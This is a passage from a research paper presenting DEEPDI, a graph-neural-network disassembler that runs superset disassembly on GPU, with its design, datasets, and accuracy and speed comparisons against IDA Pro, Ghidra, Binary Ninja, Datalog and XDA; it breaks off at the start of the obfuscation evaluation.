


Figure 1: Overview of DEEPDI with a Concrete Example

is much worse than traditional approaches. Shingled Graph Disassembly has an opcode state machine to measure the probability of transition from one opcode to another and removes execution paths with low probabilities. However, it is not open-source, so we cannot evaluate it on a large-scale dataset. Datalog Disassembly adopts a similar idea, thus suffers the same runtime performance issue. XDA uses GPU to accelerate the analysis, but its complex and heavyweight model still hinders its efficiency. These approaches show a trade-off between accuracy and efficiency: a more accurate result requires more sophisticated analysis, resulting in lower efficiency. Table 1 summarizes and compares these existing approaches. Our approach can achieve both high accuracy and high efficiency, so it is applicable to time-sensitive tasks.

3 Design

We envision a good disassembler should achieve the following design goals:

- **High Accuracy.** It should correctly identify instructions and functions with very high recall and precision.
- **High Efficiency.** It should disassemble a binary program at a very high speed, without compromising accuracy.
- **Reasonable Robustness.** While it is impossible to achieve complete robustness against strong adversaries that can be explicitly designed against a disassembler, a good disassembler should be resilient to common obfuscations such as junk code and computed jumps.
- **Support for Downstream Tasks.** In addition to identifying instructions and functions, a good disassembler should provide auxiliary information like call graph, control follow graph, etc., which is useful for downstream analysis tasks.

Figure 1 serves as an overview and a running example of DEEPDI. Our approach first uses superset disassembly to disassemble raw bytes. According to the disassembled instructions, we build an instruction flow graph (IFG) representing all possible execution paths. Each instruction is also converted to a feature vector via instruction embedding while maintaining its semantic meaning. The feature vectors are propagated on the IFG using an R-GCN model to obtain neighboring information, and then are fed into a classification layer to predict whether the corresponding instructions are valid. All the aforementioned layers are connected and are trained in an end-to-end supervised fashion.

Moreover, we further leverage the prediction results to recover function entrypoints (not shown in Figure 1). We treat instructions that are not reachable by non control transfer instructions as function candidates. We then train a classifier to identify true function entrypoints from the candidates.

3.1 Superset Disassembly

We use Superset Disassembly [13] to ensure our input to the model is a superset of true instructions. Given N raw bytes $b_{0,1,\ldots,N-1}$, the output of superset disassembly is as follows:


$$t_i = D(b_{i,\ldots,i+14}), \forall i \in \{0,\ldots,N-1\} \quad (1)$$

where $D(\cdot)$ disassembles the given bytes and each t_i is an $(Opcode, ModRM, SIB, REX)$ tuple. We call this tuple instruction metadata. We feed 15 consecutive bytes (as shown in Equation 1) because an instruction is composed of up to 15 bytes. If the rest of the bytes are less than 15, we will pad them with `0x90` (`nop`). A decoded instruction may have

prefixes, Opcode, ModRM, SIB, Displacement, and Immediate [4], but we only use REX prefix, Opcode, ModRM and SIB as its semantic representation, because displacement and immediate contain arbitrary values and do not affect the semantic meaning. More details are introduced in Section A in the Appendix.

Figure 1 (c) shows an example of t_k and how the tuple is represented. Note that although an instruction often takes more than one byte, superset disassembly will still disassemble from its next byte to obtain all possible instructions, which forms a superset of instructions.

Since disassembling any instruction is independent, this process can be easily parallelized on GPU: given n raw bytes, we simply create n GPU threads, and thread i disassembles from b_i [34]. A modern GPU can schedule over one billion threads, so doing so will not cause performance issues.



(a) Time 0 (b) Time 1

Figure 2: GPU Disassembly State at Different Time

Figure 2 illustrates an example of data parallelism on GPU. Assuming the address of the first instruction byte is 0, we assign thread 0 to 31 (a warp) to disassemble instructions starting at memory location 0 to 31. At time 0, all threads consume one byte at location 0 to 31 accordingly at the same time. At time 1, some threads may turn inactive because they encounter 1-byte instructions and remain inactive until all threads in this warp finish disassembling their instructions. Other threads consume the next bytes, which are memory location 1 for thread 0, 2 for thread 1, and so on. The number of threads we create is the same as the number of bytes in the code section, and each thread will output one instruction.

We make each thread in a warp disassemble a consecutive memory location because of GPU global memory coalescing. When threads in a warp access an aligned and consecutive memory location, this is a coalesced access and GPU can fetch up to 32 words in one memory transaction. If the memory accesses were strided (for example, greater than 31 words), each memory transaction would fetch only one word, wasting almost 97% of memory bandwidth.

When GPU is not available, we can perform this task on CPU, which is very straightforward. We just need to go over one byte at a time and disassemble one instruction starting from it. We can exploit multi-threading on CPU by creating multiple threads, each of which sweeps through one chunk of the input binary.

3.2 Instruction Embedding

After we get the superset of instructions, we would like to use the R-GCN model to infer the true instructions. First, we need to decide what kind of representation of each instruction should be fed into the R-GCN model (the representations are used as the node features in the R-GCN model). In this section, we introduce how we construct instruction representations from their metadata t_i, as shown in Figure 1 (d).

The metadata t_i, i.e., the $(Opcode, ModRM, SIB, REX)$ tuple, is integer-encoded, so we first convert it to a fixed-dimensional embedding via a learnable embedding layer, then incorporate the embeddings of an instruction and its *following instructions* into the instruction representation (feature vector) via a recurrent neural network (RNN). Note that Figure 1 (c) shows the original values of Opcode, ModRM, SIB, and REX extracted from instructions. However, their value ranges may overlap (e.g., the range of ModRM and SIB is $\{0,\ldots,255\}$) and it will confuse the embedding layer. So we add a constant value to Opcode, ModRM, SIB, and REX to make their ranges non-overlapping. In total we have 1,025 distinct opcodes, 257 ModRM, 257 SIB, and 17 REX. Each field has a reserved value which is used when the corresponding field is not presented. This makes the overall input size of the embedding layer 1,556. We use an instruction sequence instead of a single instruction because one instruction carries too little information to tell if it is valid. Take Figure 1 (b) for example, instruction 4 alone looks valid. However, if we also consider its following instruction, instruction 6 where `ebx` is used as a base register, the modification of `bh` in instruction 4 becomes suspicious. In this way, the same instruction in different execution paths can have different semantic representations, and the context-aware representations can help improve the classification accuracy. In our experiment, two following instructions can give enough information and will not cause much runtime penalty.

Formally, we define the instruction i's feature vector as follows:

$$x_i^{(n)} = f(x_i^{(n-1)}, u_{i\oplus(n-1)}), n = 1,\ldots,M \tag{2}$$

where f is the vanilla RNN's recurrent function [49], $x_i^{(n)} \in \mathbb{R}^{d_2}$ is the hidden state of the RNN network ($x_i^{(0)}$ is an all-zero vector, which is the initial hidden state of the RNN). M is the sequence length, which is three in this paper. $u_i \in \mathbb{R}^{4\cdot d_1}$ is the embedding of t_i generated by a learnable embedding layer. Each item in the tuple is treated as a word index and the embedding layer convert it to a d_1-dimensional vector. u_i is the concatenation of the embeddings of the four items (Opcode, ModRM, SIB, REX). For an instruction i in the superset of instructions, we define that the operation $i \oplus j$ represents finding j-th non-overlap following instruction of i. Take Figure 1 (d) for example, for instruction 0, $0 \oplus 1 = 3$, $0 \oplus 2 = 5$, etc. If $i \oplus (k+1)$ does not exist (out of bound or instruction $i \oplus k$ being invalid), we define $i \oplus (k+1) = i \oplus k$.

Since we define $M = 3$ in this paper, a simpler unrolled RNN equation of length three can be defined as follows:

$$x_i^{(3)} = f_{unrolled}(u_i, u_{i\oplus 1}, u_{i\oplus 2}) \tag{3}$$

Since only the RNN steps cannot be parallelized, a small sequence length means it would not be particularly more expensive. That is why our approach can still achieve high efficiency even though an RNN is used.

After the RNN module, we can use $x_i^{(M)}$ (in this paper, $M = 3$) as the representation of instruction i and then feed this representation as the node feature into the R-GCN model for graph inference (see Section 3.4 for more details). We chose the vanilla RNN over GRU or LSTM for better efficiency.

3.3 Instruction Flow Graph

Since we are exhaustively disassembling binaries, there exist many false instructions. Even worse, instructions are variable-length, thus the model cannot easily determine where the true instructions are. To help the model better understand the contexts, we propose to model different relations between instructions using a graph called Instruction Flow Graph (IFG), which is used with the Graph Inference phase to propagate information of each instruction to its neighbors and to classify true instructions.

Formally, we define an instruction flow graph as a directed graph $G = (V, E, R)$. For each node $v_i \in V$, there is a feature vector x_i, a semantic representation of the instruction obtained from Section 3.2. Each edge $(v_i, r, v_j) \in E$ is labeled with a relation $r \in R$ denoting the edge type. $R = \{f, b, o\}$ represents three types: **f**orward, **b**ackward, and **o**verlap, respectively. If the label r in (v_i, r, v_j) is a forward relation, it means the next instruction of i can be j, either i falls through to j, i calls j, or i jumps to j. For example, if the instruction i is a conditional jump which may fall through to j or jump to k, there is a forward edge from i to j and a forward edge from i to k. If instruction i is a return instruction or an indirect jump/call, no forward edge from i is created since the transfer target is unknown. A forward edge from i to j is the same as a backward edge from j to i. If r is an overlap relation, it means instruction i and j overlap with each other. That is, the starting point of instruction j is inside instruction i, or vice versa. These different relations can help the model propagate different kinds of information.

Figure 1 (e) shows an example of an Instruction Flow Graph. For instance, Node 3 has two forward relations because Instruction 3 is a conditional jump and thus has two potential targets. Likewise, Node 0 has two overlap relations with Node 1 and 2 because the length of Instruction 0 is three.

3.4 Graph Inference

For our graph inference, we use a Relational-GCN (R-GCN) [50] to propagate information of each instruction to its neighbors. In this network, nodes can have different kinds of relations so that we can pass different messages along different relations. Recall that a valid instruction makes its successors valid, but not vice versa because it can have multiple predecessors, and only one of them or even none of them is valid. R-GCN is capable of modeling this and increases the likelihood of valid instructions while decreases the likelihood of invalid instructions.

As defined in Section 3.3, an instruction flow graph is denoted as (V, E, R). We use the following propagation model to update the hidden state of each node v_i in each layer:

$$h_i^{(l+1)} = ReLU\left(\sum_{r \in R}\sum_{j \in N_i^r} \frac{1}{|N_i^r|} W_r^{(l)} h_j^{(l)} + W_0^{(l)} h_i^{(l)}\right) \quad (4)$$

where $h_i^{(l)} \in \mathbb{R}^{d_2}$ is the d_2-dimensional hidden state of the node v_i in the l-th layer. N_i^r denotes the set of neighboring indices of node v_i under relation $r \in R$. $|N_i^r|$ denotes the number of nodes in N_i^r. $W_r^{(l)} \in \mathbb{R}^{d_2 \times d_2}$ is the weight matrix for relation $r \in R$ in the l-th layer. $W_0^{(l)} \in \mathbb{R}^{d_2 \times d_2}$ is the weight matrix for the node itself in layer l (self-connection). Initially, $h_i^{(0)} = x_i$, the feature vector associated with node v_i (see Section 3.2). The final output of R-GCN with L layers is the hidden state of the last layer $h_i^{(L)}$. Figure 3 illustrates the propagation process at layer l.




Figure 3: Embedding propagation at layer l of R-GCN

During training, each instruction embedding is propagated and updated L times via different relations: forward, backward, and overlap to capture information from neighboring nodes. The final output $h_i^{(L)}$ is fed into a classifier: a fully-connected layer to reduce the dimension to one, and then activated by *sigmoid* to generate a probability p. We try to minimize the Binary Cross Entropy loss function:

$$J(\Theta, p, y) = \sum(-(y \cdot \log(p) + (1-y) \cdot \log(1-p))) \quad (5)$$

where Θ denotes the model parameters and y is the true label. As shown in Figure 1, all the trainable modules of DEEPDI are linked together and trained in an end-to-end fashion.

3.5 Function Entrypoint Recovery

To recover function entrypoints, we first identify a set of function entrypoint candidates, and then feed each candidate and its surrounding instructions into a classifier. To identify the candidates, we first obtain the metadata of valid instructions, and exclude instructions that are `int3`, `jmp`, `ret`, `nop`, or are reachable via instruction fallthrough or conditional jump because these instructions will not be function entrypoints. We also assume the targets of `call` instructions are function entrypoints. This not only reduces false positives, but also greatly reduces the number of candidates to evaluate.

We then stack each candidate instruction with three preceding instructions and three following instructions into our function entrypoint recovery model. The model has a learnable embedding layer followed a GRU layer and a two-layer perceptron classifier. This will determine if this candidate instruction is indeed a function entrypoint. Let the valid instruction metadata be $\{t_0, t_1, \ldots, t_k\}$, we define the function entrypoint recovery model as follows:

$$g_i = f(u_{i-3}, u_{i-2}, u_{i-1}, u_i, u_{i+1}, u_{i+2}, u_{i+3}) \quad (6)$$

where f is the GRU's recurrent function, and $u_i \in \mathbb{R}^{4 \cdot d_1}$ is the embedding of t_i generated by a learnable embedding layer (not the same embedding layer in Section 3.2). g_i is the hidden state of the GRU layer and is then fed into a classification layer.

During evaluation, we only feed function entrypoint candidates into our model. Since the number of function candidates is very limited compared to the number of superset instructions (about 1:30), this model has almost no impact on runtime performance. Our experiment shows that it helps achieve the average F1 score of function recovery 98.6%.

Guo et al. [27] show that RNN-based function identification tends to learn specific bit patterns, such as `push ebp`. However, we identify function entrypoints based on high-level features learned by the neural network model and accurate instructions, which can likely lead to higher robustness. The drawback of this approach is that we will miss tail jumps and functions with unseen prologues. To identify tail jumps, we can use the same heuristics in other works [45, 46]. If the jump target address is larger than the next function start or smaller than the current function start, it is considered as a tail jump. For unseen prologues, we are able to find many of them via call targets.

4 Evaluation

In this section, we evaluate DEEPDI's performance. Our experiments aim to answer the following Research Questions (RQs).

RQ1 How does it perform on regular binaries?
RQ2 How does it perform on unseen binaries?
RQ3 How does it perform on obfuscated binaries?
RQ4 How resilient is it against adversarial attacks?

4.1 Implementation and Setup

We use PyTorch [41] to implement our model and write a plugin to disassemble raw bytes and return instruction metadata and an IFG as PyTorch Tensors. To disassemble instructions on GPU, we used a header-only library LDasm[4] and modified the code so that it can run on GPU, and its look-up tables are properly cached and shared among GPU threads. The IFG is represented as a set of sparse adjacency matrices, and we used the PyTorch Sparse[5] library to avoid expensive memory coalescing operations. We ran all the experiments on a dedicated server with a Ryzen 3900X CPU @ 3.80 GHz×12, one GTX 2080Ti GPU, 16 GB memory, and 500 GB SSD.

Baseline. We select the following disassemblers for baseline comparison: Binary Ninja 2.2 [1], IDA Pro 7.2 [3], Ghidra 9.1.2 [2], Datalog Disassembly [24], and XDA [43]. IDA Pro, Ghidra, and Binary Ninja are widely used in reverse engineering and binary analysis practices, and their results are considered high-quality. Datalog is a recently proposed binary rewriting approach. XDA is the state-of-the-art machine learning-based approach. This selection covers the state-of-the-art commercial disassembler tools and the most recent research prototypes.

We used the default settings when evaluating IDA Pro and Binary Ninja. For Ghidra, we disabled its decompiler, ASCII string analyzer, x86 exception handling, and constant reference analyzer to boost its efficiency. We finetuned two XDA models, one for instruction and one for function entrypoints, both based on the pre-trained model that XDA provided. We kept the same hyperparameters as in their paper and finetuned each model for five epochs.

Dataset. We conducted experiments on BAP corpora [17], LLVM 11 for Windows[6], SPEC CPU2006 [6], and SPEC CPU2017 [7]. The BAP corpora contain 1,032 x86 and x64 ELF binaries compiled by `GCC` with optimization levels O0 to O3. Though these corpora also come with ELF binaries compiled by `Intel C++ Compiler` (`ICC`) and PE files, these binaries are not used in experiments due to the existence of jump tables in the code section. LLVM 11 is compiled by `Microsoft Visual Studio 2019` with optimization levels Od, O1, O2, Ox for both x86 and x64 architectures. SPEC CPU2006 is compiled by `GCC-4.8.4` and `MSVC 2008` for x86 and x64 architectures and with four optimization levels. SPEC CPU2017 is also compiled on the two ISAs with four optimization levels by using `GCC-7.5` and `MSVC 2019`. To reduce the training time for XDA, we excluded files larger than 5MB.

In total, we have 1,032 ELF files (268 MB) from BAP, 266 PE files (322 MB) from LLVM, 152 PE files (152 MB)

[4] https://github.com/Rprop/LDasm
[5] https://github.com/rusty1s/pytorch_sparse
[6] https://github.com/llvm/llvm-project

and 190 ELF files (79 MB) from SPEC CPU2006, and 270 PE files (287 MB) and 218 ELF files (120 MB) from SPEC CPU2017. Note that we only count code section size.

It is straightforward to extract the ground truth from ELF files, since there is no data in the code section according to Andriesse et al. [10]. We get instruction boundaries by linearly disassembling the code section. We use pyelftools[7] to get function entrypoints come from the symbol table where the symbol type is "STT_FUNC" and the symbol index is not "SHN_UNDEF" (to exclude external functions). To obtain the ground truth for PE files, we modified DIA2Dump, an example that comes with Visual Studio, to dump all functions, data, and label addresses from pdb files. We can only find data addresses but no data lengths in pdb files, so to estimate data ranges, we first find the label where the data belongs, then treat the data address to the end of that label as data. When creating the labels, we set the label to one if the corresponding byte is the starting point of an instruction or a function.

Evaluation Metrics. For the accuracy evaluation, we use *F1* scores to measure the performance because both precision and recall are pretty high for almost all disassemblers. For generalizability and obfuscation evaluation, we use *Precision* (P) and *Recall* (R) to measure the performance.

Deep Learning Model Settings. We use the Adam optimization algorithm [32] and a default learning rate 10^{-3}. As introduced in Section 3.4, we use the Binary Cross-Entropy Loss to calculate the loss. We choose the following hyperparameters through an informal parameter sweep process: $d_1 = 8$, $d_2 = 16$, $L = 2$, $M = 3$, and the batch size is 1,048,576. If a code section is larger than the batch size, we obtain an Instruction Flow Graph for each batch, and edges outside of this graph are dropped. We apply the same strategy to keep the graph small and fit in the GPU memory during the inference. In each batch, the average valid-to-invalid instruction ratio is about 1:1 because compilers tend to insert sufficient padding instructions to align instructions. If we count the paddings as invalid, the ratio becomes 1:4. The graph size is roughly five times the batch size: almost all instructions have only one forward and one backward relation (fallthrough), each of which overlaps with three instructions on average. We also apply a row normalization to make each node in a similar range [50]. As for the function model, the output length of the embedding layer is 8, the hidden size of GRU is 64, and the hidden layer size of the two-layer perceptron is 64, 1, respectively. In total, our model only has 49,889 trainable parameters.

4.2 Accuracy and Efficiency

In this section, we evaluate the accuracy and the efficiency of DEEPDI and other baseline tools. First, we introduce some details and settings of the experiments, then report and discuss experimental results.

[7] https://github.com/eliben/pyelftools

Training and Testing Details. We randomly shuffled the dataset and did a 90-10% split (90% of binaries are used for training, 10% for testing). Both XDA and DEEPDI are trained for five epochs because XDA converges after five epochs according to their paper. We feed code sections (raw bytes) to XDA and binary files to DEEPDI.

4.2.1 Accuracy

To answer RQ 1, we measure F1 scores of DEEPDI and baseline models at instruction and function levels, as shown in Table 2.

When evaluating instruction level results, we treat `nop`, `int3`, `hlt` and `jmp` instructions, and `lea` instructions whose source and destination registers are the same as padding instructions, thus they do not count towards positive or negative instructions. Similarly, for the function entrypoint evaluation, if the first instruction of a function is `jmp`, this function does not count towards positive or negative functions.

Datalog only supports x64 ELF files, so its evaluation on LLVM binaries is not available, and the corresponding cells show "N/As" in Table 2. From the table, we observe that most disassemblers struggle to identify function entrypoints on SPEC datasets. By looking into the datasets, we find that functions from the BAP and the LLVM dataset are mostly aligned, meaning padding instructions can be found between functions. These padding instructions are a strong indicator of function boundaries. However, functions from SPEC datasets are not aligned. To make it worse, many functions end with non-return calls, and frame pointers are often omitted on high optimization levels. With frame pointers omitted, the first instruction of a function is not `push ebp/rbp`, but `xor`, `cmp`, `mov`, etc. These are normal instructions after a `call` instruction, and this explains why many disassemblers struggle to recover function entrypoints. IDA Pro treats many small functions as error handling code, or "`__unwind`". That is why IDA Pro misses many functions in the LLVM dataset. Note that DEEPDI is not the best performer, but is comparable with the other disassemblers. We are unable to evaluate Shingled Graph Disassembly [55] on our dataset because it is not open source. Still, according to their paper, the accuracy of Shingled Disassembly is comparable to IDA Pro, meaning its instruction-level accuracy is similar to DEEPDI.

4.2.2 Efficiency

Figure 4 shows the correlations between code section size and disassembly time for our approach, IDA Pro, Binary Ninja, Ghidra, Datalog, and XDA. The y-axis of this figure is log-scaled. For IDA Pro, Binary Ninja, and Ghidra, we run them in console/headless mode to avoid unnecessary GUI costs. For Datalog Disassembly, we take the numbers reported from the tool directly. When disassemblers are tested on CPU, only one CPU core is used to ensure fairness.

DEEPDI on GPU clearly stands out in this experiment. Its throughput is about 24.5 MB/s, about 170 times faster than

Table 2: Instruction and Function Level Accuracy

Dataset	Opt.	Instruction F1 (%)						Function Entrypoint F1 (%)					
		DEEPDI	XDA	Datalog	IDA Pro	Binary Ninja	Ghidra	DEEPDI	XDA	Datalog	IDA Pro	Binary Ninja	Ghidra
BAP	O0	99.9	99.9	100	99.9	99.9	100	99.9	99.9	100	100	99.9	100
	O1	99.8	99.9	100	99.9	99.8	99.9	99.3	99.5	100	99.9	99.8	99.9
	O2	99.7	99.9	99.9	99.9	99.8	99.9	98.6	99.4	100	99.9	99.8	99.9
	O3	99.7	99.9	100	99.9	99.7	99.9	99.0	99.5	100	99.9	99.7	99.9
LLVM	Od	99.8	99.9	N/A	99.9	99.8	99.9	99.8	99.9	N/A	99.9	97.1	99.9
	O1	99.8	99.9	N/A	99.9	99.7	99.9	99.8	99.9	N/A	99.8	96.8	99.9
	O2	99.8	99.9	N/A	99.9	99.6	99.9	99.8	99.9	N/A	99.8	89.7	99.7
	Ox	99.7	99.9	N/A	99.9	99.7	99.9	99.8	99.9	N/A	99.8	84.9	99.7
SPEC 2006	O0	99.9	99.9	100	99.9	99.6	98.9	98.4	99.9	99.9	88.8	88.7	97.3
	O1	99.7	99.8	100	99.8	99.3	97.2	97.0	99.3	100	86.3	88.7	93.4
	O2	99.9	99.9	100	99.9	99.2	97.6	96.4	99.5	100	85.2	91.5	92.7
	O3	99.9	99.9	100	99.9	98.9	98.0	98.6	99.5	100	93.3	96.0	99.9
	Os/Ox	99.8	99.9	100	99.9	99.4	97.5	95.3	98.3	100	85.6	87.1	91.6
SPEC 2017	O0	99.9	99.9	99.9	99.9	99.7	94.2	99.0	99.8	100	89.4	93.6	86.7
	O1	99.9	99.9	100	99.9	99.5	95.9	99.7	99.8	100	80.8	95.6	76.8
	O2	99.8	99.9	100	99.9	99.4	95.1	99.5	99.9	100	79.4	96.7	75.5
	O3	99.6	99.9	100	99.9	98.9	90.1	98.9	99.4	100	88.4	93.5	85.0
	Os/Ox	99.7	99.8	100	99.9	99.6	96.5	96.3	99.5	100	72.5	92.1	68.7




Figure 4: Efficiency Evaluation

DEEPDI on CPU, 146 KB/s. The latter still is noticeably faster than the remaining disassemblers: IDA Pro 72 KB/s, XDA (GPU) 47 KB/s, Binary Ninja 11 KB/s, Ghidra 10 KB/s, Datalog 5 KB/s (for files around 1 MB), and XDA (CPU) 140 B/s. Shingled Graph Disassembly, according to their paper, is two to three times faster than IDA Pro, making it comparable to our CPU approach.

In contrast, XDA is several orders of magnitude slower than the other disassemblers when running on CPU, and its GPU version is merely comparable to the other CPU disassemblers. It is worth noting that we obtained XDA source code from their GitHub repository, but we could not reproduce their reported efficiency. One possible reason is that they used three GPUs [43] whereas we only used one.

The answer to RQ 1: DEEPDI is very accurate on regular binaries. Its accuracy is comparable to all the commercial tools and recent research prototypes. Moreover, DEEPDI is significantly more efficient.

4.3 Generalizability

To answer RQ 2, we conduct two experiments. First, we train our model on the BAP corpora and test it on the LLVM dataset, and then compare it with another machine learning-based model – XDA [43]. We did not do it in the opposite way (i.e., training on the LLVM and testing on the BAP corpora) because XDA is pre-trained on the BAP corpora [43] and this dataset should not be considered unseen for XDA. DEEPDI and XDA are trained on each optimization level of BAP corpora for five epochs and tested on the LLVM binaries. This experiment shows disassemblers' performance on unseen binaries of different compilers (`GCC` vs `MSVC`), platforms (Linux vs Windows), and optimization levels. Second, we evaluate our model and XDA's model from Section 4.2 on the same unseen real-world software used by XDA. This experiment uses unseen real-world software to show the performance in real-world scenarios.

Table 3 lists the evaluation results on instruction and function recoveries. Even though DEEPDI has not seen LLVM binaries before, it still reaches 97.1%+ precision and recall on recovering instruction boundaries. However, XDA only obtains a high precision while recall is constantly below 50%. One possible explanation is that XDA's attention header is too conservative, and does not perform well when instruction patterns are unseen. The function entrypoint recovery evaluation shows a greater degradation when analyzing unseen binaries of unseen compilers. As the optimization level increases, function prologues become less obvious and differ

Table 3: Precision and Recall on Unseen Binaries from an Unseen Compiler

Model	Train \ Test	Instruction								Function							
		Od		O1		O2		Ox		Od		O1		O2		Ox	
		P	R	P	R	P	R	P	R	P	R	P	R	P	R	P	R
DEEPDI	O0	98.6	**99.1**	**98.1**	**97.6**	**98.0**	**97.6**	**98.2**	**97.7**	**94.5**	**42.3**	**95.9**	**38.4**	**74.8**	**26.2**	**73.1**	**26.0**
	O1	98.6	**98.9**	**97.2**	**96.6**	97.9	**97.1**	98.0	**97.1**	**94.9**	**60.5**	**93.3**	**76.8**	**72.2**	**72.1**	**69.5**	**71.9**
	O2	98.9	**99.7**	**98.3**	**98.6**	**98.3**	**98.5**	98.2	**98.6**	**89.4**	**47.3**	**86.7**	**61.6**	**82.6**	**55.0**	**83.1**	**53.7**
	O3	98.2	**99.0**	**97.7**	**96.9**	**98.1**	**97.3**	98.1	**97.4**	**80.4**	**21.0**	**78.7**	**39.5**	**72.9**	**30.9**	**74.3**	**32.5**
XDA	O0	**98.7**	38.9	96.1	43.9	97.1	42.1	97.5	42.6	56.9	0.1	77.6	0.7	5.3	0.03	45.5	0.6
	O1	**99.0**	37.5	**97.2**	44.2	**98.1**	42.5	**98.4**	43.0	2.6	0.4	8.9	1.2	2.3	0.9	3.6	1.4
	O2	**99.1**	38.7	97.2	46.5	98.2	44.2	**98.5**	44.6	16.8	0.5	57.6	3.8	29.5	2.9	34.1	3.9
	O3	**98.9**	39.8	97.3	47.6	**98.1**	44.8	**98.4**	45.1	8.7	0.2	40.4	1.4	7.6	0.4	20.5	1.4

Table 4: Precision and Recall of Function Entrypoint Recovery on Real-world Software

Model	Opt.	curl		diffutils		GMP		ImageMagick		libmicrohttpd		libtomcrypt		OpenSSL		PuTTy		SQLite		zlib	
		P	R	P	R	P	R	P	R	P	R	P	R	P	R	P	R	P	R	P	R
DEEPDI	O0	99.9	99.9	99.4	99.2	97.7	**97.2**	99.6	99.9	**99.5**	99.5	97.7	94.2	99.7	**100**	99.9	99.8	99.8	99.9	**100**	99.3
	O1	**98.5**	**99.4**	94.6	94.8	**96.9**	85.6	98.2	94.9	**93.6**	89.5	**97.9**	77.1	**97.3**	93.5	**99.4**	91.6	**97.7**	96.9	**98.3**	85.6
	O2	**96.2**	**96.6**	94.4	**96.5**	95.7	90.7	94.1	95.3	91.7	92.7	97.8	95.6	**92.6**	**95.5**	**98.5**	95.6	94.9	**95.5**	**99.1**	84.3
	O3	**96.7**	**97.4**	88.9	**97.9**	96.0	91.3	94.1	95.1	88.7	93.4	**97.9**	95.1	**92.8**	96.0	**99.0**	**96.2**	94.7	**95.9**	98.0	84.2
XDA	O0	**100**	**100**	**100**	**100**	**99.2**	96.7	**99.9**	**100**	**99.5**	**100**	**99.6**	**95.6**	**100**	**100**	**100**	**99.9**	**100**	**100**	**100**	**100**
	O1	91.6	96.0	**96.1**	**96.6**	94.1	**94.2**	**98.9**	**98.7**	89.8	**92.8**	91.4	**95.8**	93.0	**96.1**	95.4	**97.3**	92.9	**97.0**	94.8	**92.7**
	O2	88.9	95.6	**95.9**	95.4	**95.9**	**91.9**	**97.9**	**98.4**	**93.9**	**95.5**	**98.0**	**96.0**	89.6	95.1	96.1	**95.9**	**95.9**	94.0	**99.1**	**90.9**
	O3	88.9	96.1	**94.1**	95.7	**96.3**	**94.7**	**97.1**	**97.8**	**96.6**	**95.8**	97.0	**96.6**	83.8	**97.3**	96.2	94.3	**95.3**	94.9	**98.2**	**93.3**

a lot from compilers to compilers, making function identification much harder. Despite that, DEEPDI outperforms XDA by a large margin.

Table 4 shows the precision and recall of function entrypoint recovery on each software and optimization. We find that DEEPDI is on par with XDA. The F1 scores of both XDA and DEEPDI are close to 100 on instruction recovery, and their performance is almost identical, so we omit the table for instruction recovery.

The first experiment shows that DEEPDI can generalize function entrypoint recovery to some extend when analyzing binaries from unseen compilers and optimization levels. The second experiment shows DEEPDI can generalize pretty well when compilers and optimization levels are already known. This indicates that each compiler has its function patterns on each optimization level, so for DEEPDI, training the model on binaries compiled by gcc and MSVC with different optimization levels is good enough for most general software.

> ***The answer to RQ 2***: For unseen binaries, DEEPDI is still able to achieve high precision and recall. It outperforms another machine learning-based model, XDA, by a large margin for unseen compilers and optimization levels, and is on par with XDA for unseen real-world binaries. These results suggest that DEEPDI has good generalizability.

4.4 Obfuscation Evaluation

